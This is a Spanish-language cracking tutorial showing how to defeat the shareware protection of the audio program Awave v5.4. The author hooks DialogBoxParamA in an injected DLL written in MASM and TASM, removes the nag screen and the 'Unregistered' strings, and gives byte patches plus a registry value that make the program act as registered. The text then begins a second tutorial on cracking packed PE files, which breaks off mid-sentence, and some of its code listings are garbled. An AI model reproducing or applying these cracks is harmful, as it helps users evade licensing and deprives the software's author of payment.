CODE PRELOAD MOVEABLE
DATA PRELOAD MOVEABLE MULTIPLE

; ---------------------------------------------------------------------------------------------

; ---------------------------------- makefile (TASM) -------------------------------------------

NAME = aw_patch
OBJS = $(NAME).obj
DEF = $(NAME).def
RCS = $(NAME).rc
RES = $(NAME).res

IMPORT=C:\TA\lib\import32

TASMDEBUG=/zi
LINKDEBUG=/v

$(NAME).DLL: $(OBJS) $(RES) $(DEF)
tlink32 /Tpd /aa /c $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)

.asm.obj:
tasm32 /ml /m2 $&.asm

.rc.res
: brc32 -r $(NAME).rc

; ---------------------------------------------------------------------------------------------
```

Con esto sólo tenemos que ejecutar desde la línea de comando, mietras apunta al directorio donde está los archivos fuentes (C:\temp\aw_parch, por ejemplo), el comando MAKE, suponiendo que tenemos en entorno el patch hacia el directorio donde tenemos los binarios del ensamblador.

Una vez creada nuestra DLL, la colocamos en el mismo directorio del recorte. Ensamblado el recorte y pegado en la dirección indicada de la víctima, ejecutamos finalmente awave.exe: ¡Ja, ja!

Todo el poder: intercepción de llamadas a APIs

El plan que he trazado ha tenido el objeto de ir preparando el terreno de un próximo proyecto de indagación: intersección de procesos. Ya he señalado un poco las dificultades de esta técnica, que como

la inserción de recortes, es buena para personalizar programas. Sin embargo, las dificultades que he mencionado no disminuyen las grandes posibilidades del parche de procesos, por ejemplo el enganche de llamados a funciones API de W32. Así que imaginen qué sería combinar ambas técnicas: injertos en los PE que intersecten los procesos y los hilos de la aplicación.

Expliquemos esto un poco. Para intervenir sobre un programa en ejecución (a esto es lo que llamamos proceso) debemos interceptarlo. La intercepción de procesos necesita primero obtener el manejador del proceso. Debido a que el espacio de memoria asignado a cada proceso es algo a lo que teóricamente no debería poder accederse desde otro proceso, es una tarea un poco complicada obtener el manejador de un proceso remoto e interceptarlo ese proceso desde otro proceso. Si lo hacemos desde un recorte dentro del mismo archivo PE, se facilita la tarea, ya que la intercepción se hace desde el mismo proceso. Sólo tenemos que interceptar las llamadas a las funciones API que deseamos redirigir a alguna otra rutina que también insertemos dentro del archivo objeto. Empleando este método no necesitaríamos un cargador (LOADER), ya que la rutina que intersecta y la que toma el control en la intersección se encuentran en el mismo PE y es arrancada junto al programa cuando es cargado.

Una de las maneras de hacer la intercepción es colocar en la variable DWORD que emplea la instrucción de tipo JMP DWORD PTR [XXXXXXXX] para llamar a las API en DLLs externas, la dirección de la rutina nueva. Cada vez que se llame en el programa a la API elegida, muestro recorte tomará el control.

Esto no es una ficción y voy a comprobarlo.

Algo que no hemos corregido en el rompedor para awave 5.4 es el diálogo ABOUT. Se trata de la misma ventana que aparece al iniciar el programa. Ahora no aparece. Escribí un código para la DLL que, en vez de saltarse la llamada al NAG del inicio, pasaba de nuevo el control a la DLL para que ésta restaurase de nuevo la llamada al diálogo ABOUT. El problema es que esta ventana delata todavía que el programa es Shareware y no está registrado. Una estrategia para mejorarlo, en cuanto a tamaño y contenido, podría ser meternos en la sección de recursos del archivo (.rsrc) y analizar las posibles modificaciones. Luego agregaríamos código a nuestra DLL para que parche la sección de recursos en memoria.Es un acercamiento importante al problema, pero para hacer esto necesitamos conocimiento de la estructura de la sección de recursos de un PE, cuestión que he dejado para la tercera parte de nuestro estudio.

Implementaré otra estrategia. Para mostrar la ventana ABOUT, awave llama a la API DialogBoxParamA. Lo que haré es algo que comúnmente hacen los loaders: interceptar las llamadas a esta función y desplegar otro diálogo creado por mí.

Para interceptar la llamada, debemos recordar que al cargar el programa W32 coloca en alguna parte de la sección .idata la dirección en RAM donde se encuentran cargadas las funciones que el programa importa. Luego llama a estas funciones con una instrucción del tipo "JMP DWORD PTR [XXXXXXXX]". El valor de XXXXXXXXXX es la dirección virtual donde el cargador ha puesto la dirección en memoria donde inicia la función importada. Una llamada a esa función puede ser Call yyyyyyyy, donde yyyyyyyy es la dirección donde está la instrucción del tipo "JMP DWORD PTR [XXXXXXXX]" que pasa el control a la API.

Para encontrar donde el cargador guarda la dirección de DialogBoxParamA, hacemos en SICE: BPX DialogBoxParamA. Abrimos awave, ya crackeado inclusive. Llamamos a la ventana ABOUT. F11 y F12

hasta llegar al punto donde se llama a DialogBoxParamA:

```
00450425    6A00          push 0
00450426    6840044500    push 00450440
0045042B    51            push ecx
0045042C    6A22          push 22h
0045042E    52            push edx
0045042F    FF151CB24800  call [User32!DialogBoxParamA]
```

Vemos que la llamada a DialogBoxParamaA equivale a:

call [004824CB]

Hacemos ahora D 4824CB y vemos en la ventana de datos una serie de valores DWORD:

BFF6DC9 BFF64B27 BFF61A62 BFF6456D

Estos valores son punteros a las entradas de varias funciones API importadas por AWAVE. La primera de ellas, la que se encuentra en la localidad 4824CBh y corresponde a la dirección donde inicia la función DialogBoxParamA:

BFF6 0000 = Base del módulo con las funciones a importar: USER32.DLL
0000 6DC9 = RVA del punto de entrada de una función particular: DialogBoxParamA.

Encontramos que el programa llama directamente a las funciones que importa, sin utilizar de manera indirecta la instrucción de tipo JMP DWORD PTR [004824CB], que sería el caso al llamar a DialogBoxParamA. El programador evitó esto y llamó directamente a esta función con

call [004824CB].

Bueno, ya tenemos la dirección donde está guardada la dirección del punto de entrada de DialogBoxParamA: 004824CBh. Para interceptar esta función simplemente hacemos que nuestra DLL ponga en esta localidad un valor DWORD con la dirección del punto de entrada de la nueva función que haremos a tomar el control con cada llamada a DialogBoxParamA:

```
; ---------------------------------------------------------------------------------------------

.data
WinDialogBoxParamA dd 0
function2 db 'MyAboutDialog',0

.code
; Salvar la dirección original de DialogBoxParamA
    mov esi,dword ptr [004824CBh] ; Dir. donde se ubica punto de entrada de DialogBoxParamA
```

```
    mov WinDialogBoxParamA,esi    ; Variable que guardará esta dir
; Hacer que la función MyAboutDialog tome el control a cada llamada a DialogBoxParamA
    mov edi,offset MyAboutDialog
    mov eax,hInstModuleName
    call GetProcAddress,eax,edi ; Obtener dir de MyAboutDialog
    mov dword ptr esi,eax         ; y reenplazarla por la dir de DialogBoxParam

; ----------------------------------------------------------------------------------------------
```

Hay varias cosas que debemos tomar en cuenta para la rutina que reemplazará las llamadas a DialogBoxParam:

1. Debe tener los mismos parámetros.
2. Debe diferenciar entre las llamadas a la ventana ABOUT y las llamadas a otras ventanas.

Esta es la rutina que he creado para esto MASM 6.14:

```
; ----------------------------------------------------------------------------------------------

        TITLE AW_PATCH.DLL: Elimina NAG de awave v5.4 y reemplaza su diálogo
        ABOUT

        .386
        .model flat,STDCALL
        includelib kernel32.lib
        includelib user32.lib

        GetModuleHandleA proto :dword
        GetProcAddress proto :dword,:dword
        EndDialog proto :dword,:dword

        IDOK equ 1
        IDM_ABOUT equ 0105

        public patch
        public MyAboutDialog
        public Start

        .data
        OldInstruction1 db 003h,085h,0ACh,050h,044h,000h
        OldInstruction2 db 08Bh,015h,084h,0F8h,04Ah,000h
        NewInstruction1 db 068h,000h,000h,000h,000h,0C3h
        NewInstruction2 db 0B8h,001h,000h,000h,000h,0EBh,010h
        ModuleName db 'aw_patch.dll',0
        WinDialogBoxParamA dd 0
```

```
FunctionName db 'MyAboutDialog',0
DlgName db "AboutDlg",0
hInstance dd 0
hWndIntercepted dd 0
original_esp dd 0
original_edx dd 0
counter dd 0

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret dll
endp

patch:
; Eliminar NAG
; Salvar la dirección original de DialogBoxParamA
pushad mov eax,0048B24Ch
mov esi,dword ptr [eax] ; Dir. del puntero a DialogBoxParamA mov
WinDialogBoxParamA,esi ; Variable que guardará esta dir

; Hacer que MyAboutDialog tome el control a cada llamada a DialogBoxParamA
mov edi,offset FunctionName
push offset ModuleName
call GetModuleHandleA
mov hInstance,eax
push edi
push eax
call GetProcAddress ; Obtener dir de MyAboutDialog
mov edi,0048B24Ch
mov dword ptr [edi],eax ; y reemplazarla por la dir de DialogBoxParam

; Permitir guardar más de un archivo
mov edi,00455EFDh
mov byte ptr [edi],0EBh

; Borrar cadena "Unregistered Copy"
mov edi,004A2100h
mov byte ptr [edi],0

; Borrar cadena "(Unreg)"
mov edi,0049FCD3h
mov byte ptr [edi],0 ; Restaurar código en 0050B54Bh
mov edi,0050B54Bh
lea esi,OldInstruction1
```

```
mov ecx,6
rep movsb
; regresar
popad
push 0050B54Bh
ret

MyAboutDialog proc hInst:dword, DlgN:dword, hWp:dword, DlgP:dword, i:dword
; Guardar la dirección de retorno
; Verificar si es la primera llamada a DialogBoxParamA
inc counter
cmp counter,1
je pop_parameters ; Sacar los parámetros de la pila y no mostrar diálogo ;
; Revisar si es el diálogo "ABOUT"
mov eax,hWp
cmp hWndIntercepted,eax
jne call_WinDialogBoxParamA ; Si no es, continuar normal
; Si es el Dlg, desplegar MyDialogBox
push 0
push offset MyDlgProc
push hWp
push offset DlgName
push hInstance
call_WinDialogBoxParamA:
call WinDialogBoxParamA
ret

; Si es la primera llamada, pasar por alto
pop_parameters:
mov eax,hWp ; Obtiene el hWp
mov hWndIntercepted,eax
ret

MyAboutDialog endp

MyDlgProc:
pop ebx
mov original_esp,ebx
mov eax,dword ptr [esp+4] ; uMsg: mensaje
cmp eax,110h
je dlg_initdialog
cmp eax,111h
je dlg_command
cmp eax,0010h je
dlg_close
return_false:
xor eax,eax
```

```
        jmp pop_it2
        dlg_initdialog:
        mov eax,1
        jmp pop_it2
        dlg_command:
        mov eax,dword ptr [esp+8]
        cmp eax,1
        je dlg_close
        jmp return_false
        dlg_close:
        push 0
        push dword ptr [esp+4]
        call EndDialog
        mov eax,1
        pop_it2:
        push original_esp
        ret

        End Start

; ---------------------------------------------------------------------------------------------
```

Esta es la versión para TASM 5.0.

```
; ---------------------------------------------------------------------------------------------

TITLE AW_PATCH.DLL: Elimina NAG de awave v5.4 y reemplaza su diálogo ABOUT

.386
locals
jumps
.model flat,STDCALL

extrn GetModuleHandleA:Proc
extrn GetProcAddress:Proc
extrn EndDialog:Proc

IDOK equ 1
IDM_ABOUT equ 0105

public patch
public MyAboutDialog
public Start

.data
```

```
OldInstruction1 db 003h,085h,0ACh,050h,044h,000h
OldInstruction2 db 08Bh,015h,084h,0F8h,04Ah,000h
NewInstruction1 db 068h,000h,000h,000h,000h,0C3h
NewInstruction2 db 0B8h,001h,000h,000h,000h,0EBh,010h
ModuleName db 'aw_patch.dll',0
WinDialogBoxParamA dd 0
FunctionName db 'MyAboutDialog',0
DlgName db "AboutDlg",0
hInstance dd 0
hWndIntercepted dd 0
original_esp dd 0
original_edx dd 0
counter dd 0

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret
dll endp

patch:
pushad
; Eliminar NAG
; Salvar la dirección original de DialogBoxParamA
mov eax,0048B24Ch
mov esi,dword ptr [eax] ; Dir. del puntero a DialogBoxParamA
mov WinDialogBoxParamA,esi ; Variable que guardará esta dir
; Hacer que MyAboutDialog tome el control a cada llamada a DialogBoxParamA
mov edi,offset FunctionName
push offset ModuleName
call GetModuleHandleA
mov hInstance,eax
push edi
push eax
call GetProcAddress ; Obtener dir de MyAboutDialog
mov edi,0048B24Ch
mov dword ptr [edi],eax ; y reemplazarla por la dir de DialogBoxParam
; Permitir guardar más de un archivo
mov edi,00455EFDh
mov byte ptr [edi],0EBh ; Borrar cadena "Unregistered Copy"
mov edi,004A2100h
mov byte ptr [edi],0 ; Borrar cadena "(Unreg)"
mov edi,0049FCD3h
mov byte ptr [edi],0 ; Restaurar código en 0050B54Bh
mov edi,0050B54Bh
lea esi,OldInstruction1
mov ecx,6
```

```
rep movsb
popad
; regresar
push 0050B54Bh
ret

MyAboutDialog:
; Guardar la dirección de retorno
push ebp
mov ebp,esp
pushad ; Verificar si es la primera llamada a DialogBoxParamA
inc counter
cmp counter,1
je pop_parameters
; Sacar los parámetros de la pila y no mostrar diálogo
; Revisar si es el diálogo "ABOUT"
mov eax,dword ptr [ebp+12] ; hDlg
cmp hWndIntercepted,eax
jne call_WinDialogBoxParamA ; Si no es, continuar normal
; Si es el Dlg, desplegar MyDialogBox
push 0
push offset MyDlgProc
push dword ptr [ebp+16]
push offset DlgName
push hInstance
call_WinDialogBoxParamA:
call WinDialogBoxParamA ;
jmp ready_MyDialog ; Si es la primera llamada, pasar por alto
pop_parameters:
mov eax,dword ptr [ebp+12] ; Obtiene el hWnd original
mov hWndIntercepted,eax
ready_MyDialog:
popad
pop ebp
ret 20

MyDlgProc:
pop ebx
mov original_esp,ebx
mov eax,dword ptr [esp+4] ; uMsg: mensaje
cmp eax,110h
je dlg_initdialog
cmp eax,111h
je dlg_command
cmp eax,0010h
je dlg_close
return_false:
xor eax,eax
```

```
jmp pop_it2 dlg_initdialog:
mov eax,1
jmp pop_it2
dlg_command:
mov eax,dword ptr [esp+8]
cmp eax,1
je dlg_close
jmp return_false
dlg_close:
push 0
push dword ptr [esp+4]
call EndDialog
jmp dlg_initdialog
pop_it2:
pop ebx
loop pop_it2
push original_esp
ret 16

End Start
```

; ----------

Este es el código para nuestro diálogo en el guión de recursos. Sirve tanto para MASM como pra TASM.

; ----------

```
#define WS_POPUP 0x80000000L
#define WS_DLGFRAME 0x00400000L
#define WS_GROUP 0x00020000L
#define IDOK 1
#define IDCANCEL 2
#define IDM_ABOUT 0105


AW_PATCH ICON aw_patch.ico

AboutDlg DIALOG 10, 10, 140, 92
STYLE WS_POPUP | WS_DLGFRAME
FONT 8, "Arial"
{
CTEXT "Awave v5.4", -1, 0,12,140,16
ICON "AW_PATCH", -1, 16,8,0,0
CTEXT "Audio and Wavetable Instrument Coverter, Editor and Player", -1, 0,36,140, 16
```

```
CTEXT "(c) Markus Jönsson, 1993, 1999", -1, 0,60,140,16
DEFPUSHBUTTON "Ok", IDOK, 54, 72, 32, 14, WS_GROUP
}

; ---------------------------------------------------------------------------------------------
```

El código de la última parte de este tutorial está en SNIP.ZIP, junto a la AW_PATCH.DLL. En él se podrá detallar con mayor presición el proceso seguido. También hay un parcheador para awave.exe v5.4: aw45_crk.exe. Sólo hay ejecutar aw45_crk.exe en el mismo directorio de awave.exe y automáticamente escribirá el recorte en awave.exe. Después de ensamblar y enlazar la nueva DLL, sólo hay que colocarla en el mismo directorio que awave.exe y listo: AWAVE v5.4 simula ser freeware.

Bueno, todavía no. Quedan cuestiones importantes. El programa tiene una protección de tiempo. Después de 30 días el programa no trabajará. Hay también varias funciones desactivadas. Lo mejor es registrarlo...

El verdadero crack

Para registrar el programa debes enviar un email a su autor y cancelarle no sé cuántos dólares. Luego recibirás a través de cualquier mecanismo un archivo .TXT o .KEY que debes abrir con el programa: "Options\Program Setup\Register". Este proceso es engorroso, así que puedes hacer lo siguiente para disfrutar el programa en toda su plenitud:

1. En el registro de Win, en la clave HKCU\Software\FMJ-Software\Awave:
Crear nuevo valor de cadena: Username "mi nombre"

2. Aplicar los parches

En 0047EFCC 7540 jnz 0047F00E
Poner 0047EFCC EB0D jmp 0047EFDB

En 0047EFEC 7405 JZ 0047E7F3
Poner 0047EFEC EB09 0047EFF3

Los parches no se pueden hacer directamente porque el archivo está empaquetado. Entonces, aprovechando que ya hemos parchado el archivo para que pase el control a aw_patch.dll, simplemente escribimos la dll para que haga los parches:

```
; ---------------------------------------------------------------------------------------------

TITLE AW_PATCH.DLL: Registra el programa awave v5.4

.386
```

```
.model flat,STDCALL

public patch
public Start

.data
OldInstruction db 003h,085h,0ACh,050h,044h,000h

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret
dll endp

patch:
; Parchar el target para simular registro
pushad
mov edi,0047EFCCh
mov word ptr [edi],00DEBh
mov edi,0047EFECh
mov word ptr [edi],009EBh

; Restaurar código en 0050B54Bh
mov edi,0050B54Bh
lea esi,OldInstruction
mov ecx,6
rep movsb
; regresar
popad
push 0050B54Bh
ret

End Start

; ----------------------------------------------------------------------------------------------
```

Sólo quea hacernos un parchador. En este caso habrá que adicionar código para que escriba en el registro de Window$ el nombre del usuario. Para revisar o escribir claves en el registro Window$ suministra varias funciones en la librería ADVAPI32.DLL:

RegCreateKeyEx: crea una clave en el registro; si la clave ya existe, la abre.
RegQueryValueEx: retorna el tipo y los datos del nombre de un valor específico asociado con una clave de registro abierta.

Para introducir el nombre de usuario, hay también que implementar un cuadro de diálogo que sirva como interface entre el programa y el usuario que introducirá el nombre.

Nuestro parcahador deberá:

· abrir el archivo objeto
· revisar si tiene el tamaño correcto
· ubicar el punto donde se insertarán los parches.
· revisar si no ha sido parchado ya.
· escribir el parche.
· desplegar un cuadro de diálogo para que el usuario introduzca su nombre de registro.

A continuación el código:

; ---------- Parchador para AWAVE 5.4 ----------

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS

¿Existen otros programas, además de Snippet Creator, que ayuden a insertar código nuevo en archivos ejecutables con formato PE?

Por supuesto que sí. Otras herramientas útiles para hacer esto son:

TOPO v1.1, de MrCrimson: herramienta excelente para añadir líneas de código a un ejecutable. Sobre esta herramienta, hay un tutorial disponible en WKT.
Página web de MrCrimson: http://i.am/MrCrimson

SADD, de Neural Noise: herramienta que agrega secciones a cualquier archivo PE cuidando el tamaño de la imagen, alineaciones, etc. No tan bueno como TOPO, pero también sirve.

OPGEN_10 de Neural Noise: herramienta que genera código octal para llamadas y saltos lejanos en w32 bit; evita la engorrosa tarea de copiar las instrucciones en ensamblador desde SoftIce y evita el cálculo de los desplazamientos del archivo correspondientes a las direcciones virtuales de la aplicación. Lee la tabla de importaciones y dice el desplazamiento exacto de los diversos puntos idóneos para llamar dentro del vector de llamadas a APIs (no más dolores de cabeza para encontrar qué llamar cuando se invierte o se busca manualmete el punto para entregar el control al código nuevo cuando se quiere llamar una función API dentro del código de un archivo ejecutable objeto).
Página WEB de Neural Noise: http://members.xoom.it/neural/

Estos programas están disponibles en http://members.xoom.com/crk10/archivos

¿Por qué mantener el tamaño del archivo parchado es importante y en todo caso debe evitarse?

Parte de la justificación del uso de ASM es mantener los programas en un tamaño lo más pequeño posible. Claro que ahora no existen los límites en cuanto a disco duro y esas cosas. Pero mientras más pequeño, más rápidos, menos memoria consumida, etc. Pero además de eso hay otras cuestiones. Si mantenemos el tamaño del archivo, sin crear una nueva sección, el recorte es prácticamente indetectable. Prefiero crear las nuevas secciones, si se necesitan, en una nueva DLL. El recorte sólo ahorra el trabajo de insertar una DLL en un proceso remoto, que es lo que hacen muchos LOADERS. Se trata de combinar el método de las LOADERS con el de los recortes.

Además, cuando nos metemos con archivos empaquetados, encontramos que el programa revisa el tamaño del archivo para comprobar si está descomprimido: un byte de más o de menos y deterioras el ejecutable. Pregúntenle a quienes se han dado de cabeza con AWAVE.

¿Las jmp de las apis están siempre en secciones .text?

Creo que no necesariamente. Por el trabajo con SC y por un post en el foro Spanish Reverse Engineering me he enterado que los nombres importados no tienen que estar en la sección .idata. Los programas W32 trabajan con un modelo de memoria FLAT; es como un archivo DOS .COM, pero sin el límite estrecho de 65 KB: el límite son 4 GB. Todo está un gran segmento de 4 GB. Datos y Código puede ir en cualquier parte. El único límite, hasta dónde he visto, son precisamente los atributos de las secciones donde se ubican los datos brutos. Por eso, yo creo, aunque no lo he probado, que uno puede poner en una sección de datos inicializados lo siguiente:

THUNK1: jmp [api_address]

Y llamar a la API desde una instrucción así:

call THUNK1

En teoría debería trabajar. No lo he probado todavía.

¿Cuál es el significado de las características de las secciones? Todavía no entiendo porque modificándolas, también se modifica la carga del ejecutable (y se despliega el Sice en la primera instrucción).

He adelantado alguito antes. Las PCs están basadas en una arquitectura llamada von Newmann. Si quieres saber quien es este tipo te lo envío. Se le considera erróneamente el padre de la computadora moderna. La verdad es que fue un matemático bestial, muy activo durante la 2da. Guerra. Fue uno de los impulsores del proyecto ENIAC, si no me equivoco. Necesitaban computadoras para cálculos avanzados y, especialmente para crackear claves y mensajes. De ahí salió también la cibernética de Norbert Wiener. Más importante en esta arquitectura, para mí, es A. Turing, el de la máquina universal.

Lo cierto es que el descubrimiento de estos tipos fue el tratamiento del código de un programa como si fueran sus datos. Gracias a esto, se pueden almacenar las secuencias de instrucciones como si fueran datos. W32 le saca la punta a esto y aprovecha el modelo de memoria FLAT de los procesadores INTEL x86. Ya te he explicado qué es este modelo. Hay más info en las referencias de los procesadores de este tipo. Ahora bien, como cualquier cosa puede ser dato, incluso el código, a cada sección del PE se le dan algunos atributos durante el enlazado para discriminar un poco entre lo que es dato y lo que es código, donde puede escribirse y donde no, etc. Cuando un archivo es comprimido, a las secciones se le dan atributos de datos, por lo que el depurador, que sólo lee código, no las leerá. Es más, si le das a las secciones de datos atributos de código, te las desplegará hasta el W32DASM.

La siguiente tabla ilustra el significado de las características:

- 000000020h __Código.
- 000000040h __Datos inicializados.
- 000000080h __Datos no inicializados.
- 040000000h __Sección cacheable.
- 080000000h __Sección paginable.
- 100000000h __Sección compartida.
- 200000000h __Ejecutable.
- 400000000h __Se puede leer.
- 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos	80000000h
2. se pueden leer datos	40000000h
3. se pueden compartir datos	10000000h
4. hay código	00000020h

	E0000020h

¿Qué es una DLL y para qué sirve? ¿cómo se crea?

DLL es la extensión de archivos empleados por Window$ para enlace dinámico. DLL es la abreviatura de Dinamic Link Library, que significa librería de enlace dinámico.

Un archivo DLL está compuesto por un conjunto de funciones y rutinas que pueden ser empleadas y llamadas desde un archivo ejecutable .EXE o desde cualquier otra .DLL. El uso de estas funciones se llama enlace dinámico porque se trata de un "enlace" semejante al realizado cuando enlazamos archivos .OBJ y .RES con el enlazador (linker) para crear ejecutables .EXE, pero que ocurre en tiempo de ejecución y sin el uso de enlazador.

Esto fue implementado por Window$ considerando que muchas rutinas empleadas por varios programas eran las mismas. Para evitar perdida de espacio de memoria, Window$ reúne esas rutinas comunes en archivos DLL que pueden ser accedidas, una vez cargadas en el área de memoria compartida de un

proceso, por más de un programa o proceso.

Pero las DLL no sólo ahorran espacio de memoria útil. También ofrecen otras ventajas. Cómo se encuentran en un área de memoria compartida del proceso, son una vía de acceso a proyectos remotos. Es algo complejo, pero se puede hacer. Además de esto, las DLL permiten agregar codigo a un programa sin tener que cambiar el ejecutable para nada: se podría hacer actualizaciones importantes de programas sólo cambiando una DLL.

¿Cómo escribir una DLL?

Toda DLL tiene un punto de entrada el cual será llamado por Win cada vez que

- la DLL sea cargada
- la DLL sea descargada
- un hilo sea creado en el mismo proceso

Este es un ejemplo del código del punto de entrada de una DLL:

```
DllEntry proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
        mov  eax,TRUE
        ret DllEntry Endp
```

El punto de entrada puede tener cualquier nombre y apunta a una función con tres parámetros:

· hInstDll = manejador de instancia del módulo DLL.

· reason = bandera con uno los siguientes valores:
DLL_PROCESS_ATTACH: La DLL recibe este valor cuando injertado por vez primera en el espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer inicialización.
DLL_PROCESS_DETACH: La DLL recibe este valor cuando está siendo descargada del espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer una limpieza como deslocalización de memoria.
DLL_THREAD_ATTACH: La DLL recibe este valor cuando el proceso crea un uevo hilo.
DLL_THREAD_DETACH : La DLL recibe este valor cuando un hilo del proceso es destruido

Para que la DLL sea cargada dentro de un proceso, debe retornar TRUE en eax. En caso contrario, no será cargada.

Las funciones de la DLL pueden ser colocadas antes o después de la entrada. Pero para que puedan ser llamadas desde otros programas, deben colocarse las siguientes líneas en el archivo DEF de definición:

```
LIBRARY   DLL_Name
EXPORTS   Function_Name
```

La direcctiva LIBRARY define el nombre del módulo DLL. Debe señalarse con el nombre de archivo de la DLL. La directiva EXPORTS dice al enlazador (linker) cuales funciones de la DLL son exportadas, es decir, pueden ser llamadas desde otros programas.

¿Cómo compilar y enlazar un archivo DLL?

También hay que indicar en los conmutadores del enlazador la opción /DLL y /DEF:DEF_name:

```
link /DLL /SUBSYSTEM:WINDOWS /DEF:DEF_name /LIBPATH:c:\masm32\lib OBJ_name.obj
```

Los conmutadores del ensamblador son los mismos:

```
/c /coff /Cp
```

En el caso de Borland Turbo Assembler, en vez de /DLL, se coloca /Tpd:

```
tlink32 /Tpd /aa /c /v $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)
```

Después de enlazar el archivo objeto, se obtendrá la DLL y un archivo .lib. Este archivo .lib es la librería de importación que puede ser usada para enlazar programas que usan las funciones que está en la DLL.

Para que un ejecutable EXE u otra DLL llame a funciones dentro de una DLL, debe proyectar primero la DLL en el espacio de direcciones del proceso que llama.

¿Como cargar la DLL en el espacio de nombres del proceso?

Hay dos maneras:

1. Enlazado implícito: es el más común. Como hemos visto al crear aplicaciones W32, al enlazar un ejecutable debemos indicar un conjunto de archivos LIB al enlazador. Estos archivos LIB contienen una lista de las funciones de la DLL que pueden ser importadas desde otros archivos EXE o DLL. Cuando hacemos el enlace, el enlazador toma información de los archivos LIB correspondientes y la incrusta en el archivo EXE creado. Luego, cuando el sistema cargue el EXE, el cargador examinará el encabezado de este archivo y establecerá las DLLs que deberán ser cargadas en el espacio de direcciones del proceso para que se ejecute la aplicación. El sistema buscará las DLLs requeridas en los directorios de sistema e intentará cargarlas.

2. Enlazado explícito: llamando a LoadLibrary con el nombre de la DLL deseada. Si la función tiene éxito, devuelve un manejador a la librería (DLL). Si no, retornará NULL:

```
invoke LoadLibrary,addr LibName
```

El manejador devuelto se puede pasar a GetProcAddress o a cualquier otra librería que requiera este manejador como parámetro:

```
mov hLib,eax
        invoke GetProcAddress,hLib,addr FunctionName
```

Esta llamada devuelve la dirección de la función cuyo nombre ha sido pasado como segundo parámetro. De otra manera, retorna NULL. El valor devuelto ahora puede ser usado para llamar a la función deseada:

```
mov TestHelloAddr,eax
        call [TestHelloAddr]
```

Usada la librería DLL, se descarga con FreeLibrary:

```
        invoke FreeLibrary,hLib 2.
```

El trabajo con Sinppet Creator tenía como finalidad fundamental consolidar nuestros conocimeintos sobre el encabezado de los archivos PE. Pero todavía nos quedan varios aspectos que todavía no hemos explotado como lo que llamo suma de chequeo (CRC) y la sección de recursos. Me he enterado que ya otros trabajan sobre esto, así que trataremos de adentrarnos en la sección de recursos .rsrc.

***Y tú, cabeza de recursos* (en preparación)**

AGRADECIMIENTOS

Quiero agradecer a: GERZA, KARPOFF, Kr@cKerZ United Team (KuT), TNT.ORG y WKT por su gran contribución en la distribución de estos trabajos.

Especial agradecimeinto a: GERZA (una vez más), ManiacPC y KuT.

Comentarios y observaciones: *nuMIT_or@iname.com*

CRACKEAR ARCHIVOS PE EMPAQUETADOS (I)

por n u M I T_o r [kUT]

Target: API32 v2.4

Herramientas: Snippet Creator v1.5
HexWorkShop
SoftIce
TASM v5.0

Puedes conseguir estas herramientas en http://members.xoom.com/crk10/archivos
http://welcome.to/karpoff

Autor: n u M I T_o r

I n t r o

Ya he escrito un tutorial sobre Snippet Creator donde trato el tema de quebrar protecciones en archivos ejecutables PE enpacados. Me he dado cuenta que era un escrito muy duro para principiantes y he reorganizado un material que pudiera ser seguido mejor y con más facilidad.

Sin embargo, para poder seguir este tutorial se requiere una experiencia mínima en lenguaje ensamblador orientado al sistema operativo Windows a 32 bits, conocimiento de las estrategias clásicas de desprotección de programas (las comunes), algunas nociones sobre la estructura de los archivos con formato PE. De alguna manera supongo también conocimietos sobre desempacado manual de archivos con ProcDump.

E l C a m i n o

El método clásico de crackear archivos PE empaquetados consiste en usar un parcheador de procesos (process patcher) y hacer el parche estratégico en tiempo de ejecución. Se trata de esperar hasta que el archivo sea desempacado en la memoria para su ejecución y entonces parcharlo. Para hacer esto, tenemos que tener el manejador del proceso.

Tenemos entonces que un parchador de un proceso se puede dividir en dos partes:

un cargador: una rutina que carga el proceso objeto generalmente en modo de depuración.

un parchador: una rutina que intercepta el proceso, toma el control y escribe el parche en el proceso.

Yo nunca he usado este método. Uso otro, también clásico: injertar un recorte de código que tome el control del programa cuando éste se ejecuta, sobre-escriba el archivo objeto en tiempo de ejecución y haga los parches necesarios en puntos estratégicos. Estos puntos estratégicos son direcciones virtuales del proceso o desplazamientos dentro del archivo:

1. **Final de la rutina que desempaca el archivo : Desplazamiento 1 - VA1 (Virtual Address 1)**
   Todo archivo ejecutable necesita ser desempacado para correr. El código con que comienza el programa que contiene este archivo es un "cargador" [*loader*] que desempaca el archivo en memoria. Cuando la rutina termina, el archivo objeto es desempacado en memoria, y podemos parcharlo en este momento. Una vez alcanzado el final del "cargador" del archivo empacado, el archivo ya debería estar desempacado en la memoria, así que a partir de la dirección de las últimas instrucciones del cargador escribimos unas nuevas instrucciones que hacen que el programa pase el control a un recorte de código que hemos insertado estratégicamente dentro del archivo empacado. Este recorte parchará entonces el archivo de manera que quedan rotas las protecciones que impiden su disfrute. A la dirección dónde termina de ejecutarse el cargador del empacado la llamamos **VA1**.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**
   Tenemos que especificar dónde colocaremos el recorte de código parchador que romperá la protección del programa. Este código ha de recibir el control desde el cargador que desempaca el programa cuando éste es ejecutado. Cuando el recorte se ejecuta, re-escribe algunas instrucciones que eliminan las protecciones y restaura las instrucciones que le entregaron el control para que el programa siga su curso y devuelve el control al programa. Para hacer el parche, la sección del archivo PE a parchar debe ser "escribible" (writeable), de lo contrario se producirá un error de protección. A la dirección donde colacamos el recorte la llamamos **VA2**.

3. **La dirección de la instrucción a parchar: VA3 (Virtual Address 3)**
   Todavía tenemos que romper la protección del archivo. Esto no lo podemos hacer a la manera

